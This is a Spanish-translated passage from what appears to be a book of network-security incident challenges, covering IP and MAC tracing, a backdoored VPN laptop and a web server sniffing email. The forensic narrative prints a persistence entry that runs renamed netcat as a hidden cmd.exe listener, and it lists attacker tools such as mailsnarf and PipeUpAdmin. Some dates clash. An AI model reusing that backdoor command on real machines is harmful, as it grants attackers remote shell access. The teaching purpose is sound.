Paul era el administrador de Tecnologías de la Información de la oficina de ventas de Oblong, ubicada en el distrito financiero de una gran ciudad. A causa de la complejidad de administrar el cortafuegos en una empresa tan grande, Oblong decidió contratar a una empresa especializada para realizar las tareas de mantenimiento, monitorización y respuestas a incidentes. Uno de los servicios que el proveedor ofrecía era el denominado «informe de obscenidad», que identificaba las direcciones IP que navegaban por ciertos sitios Web cuestionables por la empresa.

Un viernes por la tarde, Paul recibió un correo electrónico con un informe de obscenidad, indicándole que alguna persona de red había descargado una gran cantidad de material pornográfico. A continuación se muestra parte del informe proporcionado por la empresa que administraba el cortafuegos a Oblong.

```
SMUT ALERT
Source IP: 192.168.1.20
Destination: www.reallydirty pornostuff.com
Type: Adult
Time: 04-27-2001:14:34:29
Duration: 25 minutes
Data: 52Mb
```

Esto era una clara violación de la política de la compañía; además, el presidente de la compañía había enviado un correo electrónico explicando la política de censura respecto a la pornografía.

A Paul le tocaba la desagradable tarea de investigar quién era el autor y reunir toda la información necesaria para llegar al final del asunto. Además, para hacer el trabajo más difícil, la compañía utilizaba DHCP (Protocolo de configuración de servidor dinámico) y tenía un número determinado de usuarios viajando a otras oficinas y que solamente utilizaban la red un día o dos antes de volver a su sucursal. Paul decidió posponer el problema y dejarlo para la semana siguiente.

LUNES, 30 DE ABRIL DE 2001, 10:00

Después de volver de un maravilloso fin de semana, Paul se detuvo a tomar un café en la cafetería que estaba debajo de la oficina. Como la oficina estaba muy cerca, Paul se encontraba a menudo con compañeros de trabajo. Vio a un grupo de ellos enfrente de él y se preguntó si a causa de la investigación alguno de ellos sería despedido antes de que acabara el día.

Paul llegó a la oficina y se dispuso a abordar la desagradable tarea de aplicar la dichosa política. En primer lugar comprobó si la dirección IP en cuestión estaba siendo utilizada. Los DHCP alquilados de la compañía se mantenían por defecto durante tres días, por lo que la mayoría de los usuarios mantendrían la misma dirección IP durante mucho tiempo. Paul hizo un ping a la IP para asegurarse de que estaba activa:

```
C:\>ping 192.168.1.20
Pinging 192.168.1.20 with 32 bytes of data:
Reply from 192.168.1.20: bytes=32 time=200ms TTL=60
Reply from 192.168.1.20: bytes=32 time=20ms TTL=60
Reply from 192.168.1.20: bytes=32 time=40ms TTL=60
Reply from 192.168.1.20: bytes=32 time=70ms TTL=60
Ping statistics for 192.168.1.20:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
    Approximate round trip times in milli-seconds:
        Minimum = 20ms, Maximum = 200ms, Average = 82ms
```

La dirección IP parecía estar activa, y además le parecía familiar. Pertenecía a la impresora que Paul acababa de instalar para el aula de formación; no había recibido la IP permanente todavía, por lo que estaba utilizando DHCP. Para verificar esta información, intentó conectarse a la impresora.

```
C:\>telnet 192.168.1.20
HP JetDirect
Please type "?" for HELP, or "/" for current settings
>
```

Paul decidió repasar los registros del servidor DHCP de Windows para averiguar algo más acerca de lo que hizo la dirección IP el día en cuestión. Se dio cuenta de que la violación se había producido un domingo. Normalmente, la oficina estaba totalmente vacía los fines de semana. El personal de limpieza termina el viernes, así que parecía muy raro que se usara un fin de semana.

LA DIRECCIÓN MAC PROBLEMÁTICA

Acto seguido, Paul necesitaba averiguar a qué equipo pertenecía la dirección MAC:

```
DHCP offer - 192.168.1.20 to 00-E0-29-9E-41-27
```

Paul comprobó que la dirección MAC pertenecía a la red, pero finalmente llegó a la conclusión de que no. Paul estaba en otra subred diferente a la de la dirección IP que estaba buscando. Por tanto se conectó al router que estaba en la misma subred física para convertir las direcciones IP a las direcciones MAC. A continuación utilizó un comando llamado `cisco` que comprueba la tabla arp (protocolo de resolución de direcciones); este comando es similar al comando `arp -a` de otros sistemas operativos.

```
Router#show ip arp
show ip arp
Protocol Address      Age (min)  Hardware Addr  Type   Interface
Internet 192.168.1.100        0   0010.5aa7.5ee6  ARPA   FastEthernet0
Internet 192.168.1.50         -   00e0.1ea7.0581  ARPA   FastEthernet0
Internet 192.168.1.1          0   0020.78cb.f43c  ARPA   FastEthernet0
Internet 192.168.1.5         15   0010.5aa7.e5fa  ARPA   FastEthernet0
Internet 192.168.1.20        15   0030.c1c1.8328  ARPA   FastEthernet0
Internet 192.168.1.103      15   00e0.299e.731e  ARPA   FastEthernet0
```

Paul se dio cuenta de que una de las direcciones MAC era similar a la dirección MAC problemática; por lo que decidió que lo mejor sería realizar una investigación más a fondo. Sabía que se podría utilizar el siguiente comando de Windows para averiguar información acerca de las máquinas Windows que estaban utilizando NetBIOS, por ejemplo si el usuario estaba conectado, el nombre del grupo, el nombre de la máquina y otra información específica de NetBIOS. Él sabía que este comando se podía utilizar para averiguar la dirección MAC de una máquina en una red remota.

```
A:\>nbtstat -A 192.168.1.103
          NetBIOS Remote Machine Name Table
Name                Type               Status
-----
JAY_LAPTOP          <00>    UNIQUE           Registered
CAMPUS              <00>    GROUP            Registered
JAY_LAPTOP          <03>    UNIQUE           Registered
JAY_LAPTOP          <20>    UNIQUE           Registered
CAMPUS              <1E>    GROUP            Registered
JAY                 <03>    UNIQUE           Registered
MAC Address = 00-E0-29-9E-73-1E
```

El usuario con una dirección MAC similar era Jay. De hecho la máquina era un portátil. Merecía la pena hacer una investigación exhaustiva de estos datos; además, Paul no tenía otras posibles pistas. Por lo que llamó a la extensión de Jay, y le respondió Michelle, su secretaria, que le informó que Jay estaba reunido. Paul concertó una cita para esa tarde.

JUEVES, 30 DE ABRIL DE 2001, 16:00

Cuando Paul se reunió con Jay, éste le explicó que se encontraba en Tokio cuando se había realizado el acceso a la página ilegal, y que se había llevado su portátil junto

con la tarjeta de red. Paul le preguntó si conocía a algún otro empleado de la compañía que tuviera un portátil parecido. El portátil que Jay poseía lo había comprado personalmente, y no sabía de nadie de la compañía que tuviera uno similar. Él había comprado personalmente la tarjeta de red en unos grandes almacenes.

Jay le explicó a Paul que muchos de los empleados habían tenido que comprarse su propio equipo a causa de los recientes cortes de presupuesto. La compañía proporcionaba equipos de sobremesa, pero muchos de los empleados querían portátiles, PDA (asistentes personales), y por tanto se los tenían que comprar ellos mismos. Jay estaba bastante contento con los equipos que habían comprado otros compañeros, de hecho, frecuentemente utilizaba un escáner y una impresora a color del administrador de la oficina.

De camino a su despacho, Paul miró a su alrededor y se dio cuenta de que muchas de las máquinas no habían sido adquiridas por la compañía. Paul anotó mentalmente la posibilidad de discutir esta cuestión con su jefe; T.I. no debería permitir estos equipos. Paul volvió a su despacho bastante decepcionado, ya que no deseaba darse por vencido. Se conectó al router y comprobó la información MAC una vez más, esperando encontrar alguna información, aunque fuera pequeña, de la dirección MAC. Se dio cuenta de que no sólo la dirección MAC ya no estaba, sino de que también había desaparecido la dirección MAC de Jay. Era bastante extraño, acababa de estar en el despacho de Jay y lo había visto comprobando su correo electrónico. Paul utilizó de nuevo los comandos para rastrear máquinas y tarjetas de red. Intentó hacer un ping al nombre del portátil de Jay. Windows utiliza un mecanismo de resolución de nombres para pasar del nombre de la máquina a la dirección IP; en este caso, WINS. La investigación tuvo éxito, y obtuvo finalmente la dirección de la máquina. Si la máquina estaba en la misma subred que Jay, Paul podría comprobar su caché arp. La máquina estaba en una subred distinta, sin embargo, utilizó su router local:

```
C:\>ping Jay_laptop
Pinging 192.168.1.100 with 32 bytes of data:
Reply from 192.168.1.100: bytes=32 time=200ms TTL=60
Reply from 192.168.1.100: bytes=32 time=20ms TTL=60
Reply from 192.168.1.100: bytes=32 time=40ms TTL=60
Reply from 192.168.1.100: bytes=32 time=70ms TTL=60
Ping statistics for 192.168.1.100:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
    Approximate round trip times in milli-seconds:
        Minimum = 20ms, Maximum = 200ms, Average = 82ms
```

```
Router#show ip arp
show ip arp
Protocol Address      Age (min) Hardware Addr  Type  Interface
Internet 192.168.1.100      0  0010.5aa7.0588  ARPA  FastEthernet0
Internet 192.168.1.50       -  00e0.1ea7.0581  ARPA  FastEthernet0
Internet 192.168.1.1        0  0020.78cb.f43c  ARPA  FastEthernet0
Internet 192.168.1.5        15 0010.5aa7.e5fa  ARPA  FastEthernet0
Internet 192.168.1.20       15 0030.c1c1.8328  ARPA  FastEthernet0
```

Paul decidió visitar a Jay una vez más. Paul le preguntó a Jay si había cambiado algo de su conexión de red desde esta mañana. Jay le dijo que había estado en una reunión por la mañana y había estado utilizando la conexión inalámbrica. ¿La conexión inalámbrica? Si no había posibilidad de conectarse de esa forma. Jay le dijo que hacía más de un mes el grupo de ventas había instalado una red inalámbrica, para que todo el mundo se pudiera conectar desde la sala de reuniones.



PREGUNTAS

1. ¿Fue éste un ataque intencionado?
2. ¿Quién fue el responsable de navegar ilegalmente?
3. ¿Cómo se llevó a cabo?
4. ¿Cuál era la relación de Jay con el incidente?
5. ¿Cómo se puede evitar en el futuro?



DESAFÍO 12

Run for the Border¹

por David Pollino, @stake, Inc.

Industria:	Servicios Financieros y Bancarios
Complejidad del Ataque:	Diabólica
Complejidad de la Prevención:	Moderada
Complejidad de la Resolución:	Baja

¹ Nota del traductor: El título se traduce por Correr al Límite

Bigbank, uno de los bancos más importantes, con miles de empleados, tenía más de cien años de historia. La política de seguridad de la información y el grupo de seguridad de la información estaban bien asentados, con muchos años de experiencia en incidentes de seguridad. Hace más de un año, Bigbank había estado implicado en diversas fusiones, por lo que el grupo de seguridad había estado muy ocupado en las políticas de los diferentes grupos. Eric era uno de los directores de seguridad del banco. Tenía muchos años de experiencia en seguridad de la información y había trabajado para el banco durante más de una década.

El banco había introducido recientemente una VPN (red virtual privada), para ayudar a los usuarios a trabajar fuera de la oficina. Muchas de las decisiones que se tomaron se basaron en razones del negocio o políticas, pero en general el grupo de seguridad de la información se quedó bastante satisfecho.

JUEVES, 03 DE ABRIL DE 2001, 08:30

Eric recibió una llamada de Vince, el administrador de correo. Por la noche se había enviado un correo electrónico a toda la lista de distribución de la compañía, supuestamente por el Director General.

A todos,

A causa de la abismalmente pobre estatura financiera de la compañía, he tomado la decisión de resignarme. Mi consejo es que perfeccionen su curriculum vitae; la compañía está arruinada.
Suyo sinceramente, Joe Riley, Director General

Antes de que cualquier correo electrónico saliera de la lista de distribución, era bloqueado y comprobado por el propietario de la lista. El administrador de correo, al notar algo sospechoso, llamó al Director General. El señor Riley le confirmó sus sospechas de que el correo electrónico no había sido enviado por él. Vince examinó la cabecera del correo electrónico y los registros del servidor de correo, y descubrió que había sido enviado desde la dirección 172.16.4.30. Vince le dijo a Eric que el señor Riley quería el nombre del bromista lo antes posible.

Eric se fue a trabajar y comenzó a investigar la dirección IP. Bigbank tenía una red bastante grande, y numeroso personal trabajando en ella. La documentación de la red y de todos los sistemas estaba normalmente puesta al día. Eric decidió utilizar el DNS de la compañía como su primera herramienta para reunir información y averiguar algo más de la dirección IP:

```
C:\>nslookup
Default Server: dns1.bigbank.com
Address: 10.1.28.12

> 172.16.4.30
Server: dns1.bigbank.com
Address: 10.1.28.12

Name: 172-16-4-30-pool1.sales-vpn2.westcoast.bigbank.com
Address: 172.16.4.30
```

Parecía que el correo electrónico había sido enviado por un usuario de la VPN. La VPN había sido un tema de debate durante muchos años. La política de la compañía solamente permitía acceder a la red de la compañía a las máquinas de Bigbank con ciertas propiedades. Después de mucho debate, la compañía hizo menos estricta la política y permitió que todas las máquinas de Bigbank pudieran acceder a la red, sin propiedades específicas, como por ejemplo un usuario desde casa, pero sólo si el tráfico pasaba a través del módem de acceso telefónico.

De esta forma se mantenía a los usuarios contentos, al menos hasta que ocurrió el problema del ancho de banda. Con la adición del acceso telefónico, muchos usuarios comenzaron a trabajar desde casa un par de días a la semana. Un par de ejecutivos que trabajaban desde casa se quejaron de que el acceso a través del teléfono era demasiado lento. Se hicieron muchas reuniones, a las que siguieron muchos más debates.

Se tomó la decisión de que el acceso a la VPN se le daría únicamente a aquellos usuarios que pagasen por el ancho de banda, al equipo que trabajaba con la red y a los equipos de la compañía. Esto iba a mantener el entorno muy controlado, así que se redactaron políticas de solución de problemas y se entregaron a los operadores del servicio de asistencia. Aparte del retraso del ancho de banda, la VPN iba bastante bien. Una vez que el software se configuraba adecuadamente, la VPN era capaz de tomar decisiones de enrutamiento inteligentes y encriptar el tráfico de Bigbank, sin necesidad de hacer nada por parte del usuario. En la Figura C12.1. se muestra un esquema de la configuración de la VPN de BigBank. Éste fue el primer problema potencial de la VPN. Iba a ser muy sencillo rastrear al usuario. Se le entregó a cada usuario una dirección IP estática de la VPN; a su vez, el cortafuegos interno tenía una




Figura C12.1. Configuración de la VPN de Bigbank.

lista de acceso, dando a los usuarios sólo acceso a aquellos recursos que eran necesarios para realizar su trabajo. Eric se conectó al gateway de la VPN y comprobó que la dirección 172.16.4.30 pertenecía a Michelle Smith.

Eric cogió el teléfono y llamó a Michelle. Michelle no estaba en su casa ni en su despacho, así que Eric llamó a su jefe. Éste le informó de que Michelle estaba en esos momentos en un viaje de negocios fuera de la ciudad. Eric se quedó muy preocupado. Deshabilitó la cuenta de Michelle de la VPN. Lo primero que pensó Eric fue que el hijo o el marido de Michelle podrían haber estado utilizando su equipo. El jefe de Michelle comprobó que vivía sola, y que nadie había accedido a su equipo. Michelle no volvía hasta el fin de semana, así que acordaron entregar su máquina al grupo de seguridad.

MIÉRCOLES, 04 DE ABRIL DE 2001, 09:30

La máquina fue entregada al día siguiente, y Eric comenzó su investigación. Tuvo mucho cuidado de *no* conectar el equipo a la red de Bigbank. Si el sistema había sido atacado, la máquina no sería fiable ante el cortafuegos. Eric se conectó usando su contraseña de administrador (Bigbank había instalado cuentas de administrador en todas las máquinas remotas para poder configurarlas) y comenzó a buscar información de utilidad. No parecía que hubiera ningún software nuevo instalado, pero sí había una nueva cuenta.

```
C:\>net user
```

```
User accounts for \\MSMITH0452
```

```
-----
Administrator          Guest                      Justme
The command completed successfully.
```

Ahora sí que Eric estaba seguro de que la máquina había sido atacada. Esta nueva cuenta, Justme, no era una cuenta de Bigbank y parecía ser una puerta trasera. El sistema de Michelle estaba configurado de forma estándar. Eric se conectó a un equipo idéntico y comenzó a compararlos. Miró el Administrador de Tareas de Windows y vio que el sistema de Michelle estaba ejecutando un proceso que no figuraba en la instalación estándar: `sysagent.exe`. Esto se empezaba a poner interesante. ¿Cómo había llegado el programa allí? ¿Qué estaba haciendo? Eric buscó en el disco duro y encontró el programa.

```
C:\>dir /s sysagent.exe
Volume in drive C has no label.
Volume Serial Number is BANK-0184
```

```
Directory of C:\WINNT\system32
```

```
01/03/1998  02:37p
```

```
59,392 sysagent.exe
```

```

      1 File(s)          59,392 bytes

Directory of C:\WINNT\system32\dllcache

01/03/1998  02:37p          59,392 sysagent.exe
      1 File(s)          59,392 bytes

Total Files Listed:
      2 File(s)          118,784 bytes
      0 Dir(s)          939,110,400 bytes free

```

Eric había encontrado el archivo. ¿Qué era? Lo copió a un disquete y a una de sus máquinas de prueba y lo ejecutó. Eric no utilizó su propia máquina, podría ser un programa peligroso y no había forma de predecir qué podría hacer en el sistema.

```

A:\winnt\system32>sysagent
Cmd line: wrong: unknown socket error
^C
A:\winnt\system32>sysagent -?
sysagent: invalid option -- ?
nc -h for help

A:\winnt\system32>sysagent -h
[v1.10 NT]
connect to somewhere:  sysagent [-options] hostname port[s] [ports
] ...
listen for inbound:    sysagent -l -p port [options] [hostname] [p
ort]
options:
    -d          detach from console, stealth mode
    -e prog     inbound program to exec [dangerous!!]
    -g gateway  source-routing hop point[s], up to 8
    -G num      source-routing pointer: 4, 8, 12, ...
    -h          this cruft
    -i secs     delay interval for lines sent, ports
scanned
    -l          listen mode, for inbound connects
    -L          listen harder, re-listen on socket close
    -n          numeric-only IP addresses, no DNS
    -o file     hex dump of traffic
    -p port     local port number
    -r          randomize local and remote ports
    -s addr     local source address
    -t          answer TELNET negotiation
    -u          UDP mode

    -v          verbose [use twice to be more verbose]
    -w secs     timeout for connects and final net reads
    -z          zero-I/O mode [used for scanning]
port numbers can be individual or ranges: m-n [isysagentlusive]

```

Eric lo reconoció como el netcat. Intentado pasar desapercibido, el atacante había renombrado el programa para esconder su verdadera funcionalidad. Netcat es una herramienta muy conocida de administración de una red, que se puede usar

para diversas funciones relacionadas con la red, como conectarse a *servidores* remotos, realizar barrido de puertos, transferencias de archivos y creación de puertas traseras. A continuación decidió averiguar cómo se había ejecutado el programa. La máquina estaba apagada, por lo que se debió iniciar automáticamente. Eric miró la carpeta de Inicio pero estaba vacía. A continuación miró el Registro y encontró lo siguiente:

```
Key Name:          SOFTWARE\Microsoft\Windows\CurrentVersion\Run
Class Name:        <NO CLASS>
Last Write Time:   3/16/2001 - 5:52 PM
Value 5
  Name:            SystemAgent
  Type:            REG_SZ
  Data:            sysagent.exe -L -d -e cmd.exe -p 43770
```

El programa estaba siendo ejecutado desde el Registro. Para verificar la operación, Eric intentó conectarse a la puerta trasera.

```
C:\>telnet 127.0.0.1 43770
```

```
Microsoft Windows 2000 [Version 5.00.2195]
(C) Copyright 1985-1999 Microsoft Corp.
```

```
C:\winnt\system32>
```

Eric decidió centrarse en el cortafuegos / router SOHO. Estos dispositivos se había elegido para proteger las máquinas de los usuarios y hacer la configuración más sencilla. Se utilizaba un router que actuaba como servidor DHCP, dando a la máquina del usuario la dirección IP necesaria, el servidor de nombres DNS y el servidor de direcciones WINS. El router también utilizaba la Traducción de Direcciones de Red (NAT) para proporcionar en caso necesario conectividad para múltiples máquinas. NAT también proporcionaba un nivel de seguridad contra configuraciones incorrectas y atacantes. Los routers tenían una función de administración remota que solucionaba los problemas de forma remota, si era posible. Eric intentó conectarse al router y comprobar la configuración. Pero cuando intentó introducir la contraseña fue rechazado. Parecía que el router también había sido atacado.

Eric llamó al fabricante y le preguntó si existían puertas traseras de administración que le permitieran comprobar la configuración. El fabricante le informó que la única forma de acceder al router era reiniciándolo, y que se perdería toda la configuración. Eric intentó conectarse a la puerta trasera a través del cortafuegos, pero no tuvo éxito. ¿Por qué instalaría el atacante una puerta trasera y no dejaría un agujero de entrada para poder utilizarla?



PREGUNTAS

1. ¿Cómo accedió el atacante al servidor de correo para poder enviar el correo electrónico?
2. ¿Cómo fue atacado el router?
3. ¿Cómo fue atacada la estación de trabajo?
4. ¿Por qué había una puerta trasera que no era accesible desde Internet?
5. ¿Era segura la VNP de Bigbank?



DESAFÍO 13

Malpractice¹

por David Pollino y Mike Sciffman,
@stake, Inc.

Industria:	Asistencia Médica
Complejidad del Ataque:	Moderada
Complejidad de la Prevención:	Baja
Complejidad de la Resolución:	Moderada

¹ Nota del traductor: Este título se traduce por Negligencia.

Michelle era la administradora de un sitio Web de información de una gran organización de asistencia médica, el Healthcare Universal Resources Team (HURT). La compañía tenía muchas conexiones a Internet, numerosos servidores Web y miles de empleados. La mayor parte de la página era estática y Michelle también realizaba tareas no relacionadas con la administración de la Web. El servidor Web era parte de una DMZ, junto con un servidor de correo (además de otros servidores como DNS y FTP); en la Figura C13.1. se muestra la configuración de la red.

JUEVES, 11 DE ENERO DE 2001, 16:00

Michelle recibió una alerta del Web Server2 indicándole falta de espacio en el disco, lo que parecía bastante sorprendente ya que todos los servidores Web disponían de más hardware del que necesitaban para el poco tráfico del sitio Web, y generalmente tenían un buen equilibrio de carga. Poco tiempo de después de haber instalado los servidores Web, el jefe de Michelle le había pedido que realizara una serie de pruebas




Figura C13.1. Red de HURT.

para averiguar si el hardware era suficiente. Recordaba que después de un día de pruebas, la memoria, la CPU y el disco duro no llegaban a un máximo de utilización del 5 por 100.

Michelle fue a la sala donde estaban los servidores y se conectó a Web Server2. La alerta no le aportó mucha información, por lo que Michelle tendría que averiguar cómo se había llenado el disco duro. Inmediatamente ejecutó una búsqueda en el disco para saber qué archivos eran anormalmente grandes.

Los resultados, que se muestran en la Figura C13.2., fueron asombrosos. El archivo `memory.dmp`, un volcado de memoria que realiza el servidor Windows 2000 después de colgarse, normalmente era del tamaño de la memoria RAM de la máquina. Estas máquinas tenían solamente 256MB de RAM, por tanto el archivo no podría ser más grande de este tamaño, sin mencionar que el archivo debería estar en `c:\winnt` y no en el directorio raíz del sistema `c:\`. Michelle estaba bastante preocupada, por lo que comprobó la configuración de Windows, que se muestra en la Figura C13.3.

Michelle sabía que algo no iba bien. De acuerdo con esta configuración, la máquina no podía haber creado un volcado de memoria, sin mencionar que la fecha de creación del archivo no parecía ser muy actual. No podía ser un archivo de volcado de memoria. Michelle decidió realizar una investigación más a fondo y examinar el




Figura C13.2. El archivo `memory.dmp` contiene 5 gigas ¿de qué?




Figura C13.3. El sistema estaba configurado para no crear un archivo de volcado de memoria.

archivo. A causa del tamaño del archivo, no se podía utilizar el bloc de notas, por lo que decidió utilizar un truco de lo viejos tiempos, en los que utilizaba DOS.

```
C:\>type memory.dmp |more
From doctor-hfuhruhurr@hurthmo.com Sat Jan 6 23:02:02 2001
De: "Doctor Michael Hfuhruhurr" <doctor-hfuhruhurr@hurthmo.com>
Para: <doctor-necessiter@hurthmo.com>
Asunto: Transplante de cerebro
Fecha: Sábado, 6 de Enero de 2001 23:02:02 -0700
Message-ID: <000001c12ddb$7ad3e780$0a01a8c0@cutemup>
MIME-Version: 1.0
Content-Type: multipart/alternative;
        boundary="-----_NextPart_000_0001_01C12DA0.CE781CC0"
X-Priority: 3 (Normal)
X-MSMail-Priority: Normal
X-Mailer: Microsoft Outlook, Build X.x
Importance: Normal
X-MimeOLE: Produced By Microsoft MimeOLE VX.x
```

```
Content-Type: text/plain;
    charset="us-ascii"
Content-Transfer-Encoding: 7bit
```

Doctor Necessiter,

Los resultados de las pruebas del Sr. Bantugan, que está pendiente de transplante están más abajo. Debido a la gravedad de su neurosis y al nivel general de confusión, le recomiendo que se someta a una operación dentro de una semana.

Se incluye toda la información personal relevante, incluyendo información de contacto. Llámeme, si tiene alguna duda.

-- More --

¡Esto no era un volcado de memoria, sino un correo electrónico! Michelle está muy preocupada de que el servidor Web no procesara el correo electrónico, y tampoco existía ninguna razón por la cual este archivo estuviera en la máquina. Después de mirar una parte del archivo, descubrió muchos más correos electrónicos de todo tipo de personas de su organización.

Después de comprobar de nuevo el archivo, Michelle se dio cuenta de que era más grande, por lo que dedujo que habría un proceso leyendo los correos electrónicos. Rápidamente Michelle comprobó todos los archivos que se estaban ejecutando en la máquina, y los comparó con los de Web Server1. Había un proceso que sólo estaba en Web Server2: mailsnarf.exe. Michelle buscó en el disco duro el archivo y lo localizó en el directorio de *scripts* del servidor Web.

```
C:\inetpub\scripts>dir
Volume in drive C has no label.
Volume Serial Number is FC62-592D
```

Directory of C:\inetpub\scripts

01/06/2001 06:53p	<DIR>	.
01/26/2001 06:53p	<DIR>	..
01/06/2000 10:06p		102,400 mailsnarf.exe
01/03/1998 02:37p		59,392 nc.exe
06/29/2000 07:01p		172,032 ngrep.exe
01/06/2001 12:46a		49,152 PipeUpAdmin.exe
01/11/1997 11:12p		34,576 SHUTDOWN.EXE
01/06/2001 07:55p		282,624 tcpDump.exe
6 File(s)		700,176 bytes
2 Dir(s)		715,259,904 bytes free

```
C:\inetpub\scripts>
```

Michelle sabía que el sistema había sido atacado; desconectó su cable de red Ethernet y llamó al grupo de seguridad.



PREGUNTAS

1. ¿Cómo fue capaz el servidor Web de interceptar el correo electrónico?
2. ¿Qué programa se utilizó para espiar el tráfico de correo electrónico?
3. ¿Cuándo se instaló el rastreador (*sniffer*) de correo?
4. ¿Cómo podría Michelle encontrar al atacante?



DESAFÍO 14

An Apple a Day¹

por Nicolas Raba, SecureMac.com

Industria:	Escuela Secundaria Red de la Comunidad Universitaria
Complejidad del Ataque:	Moderada
Complejidad de la Prevención:	Baja
Complejidad de la Resolución:	Moderada

¹ Nota del traductor: Este título se traduce como Una Manzana al Día, y hace referencia al conocido fabricante de computadoras Apple (manzana), que aparece en este capítulo.

Las vacaciones de verano acababan de terminar, y el distrito escolar había recibido una dotación económica del estado, para crear un centro conjunto de tecnología entre la comunidad universitaria y uno de los Institutos de enseñanza media. El Instituto permitió que la comunidad universitaria construyera un gran edificio que albergara cientos de computadoras para el Instituto y para las clases universitarias. Este proyecto fue apodado como «Higher Technology Center» (Centro de alta tecnología).

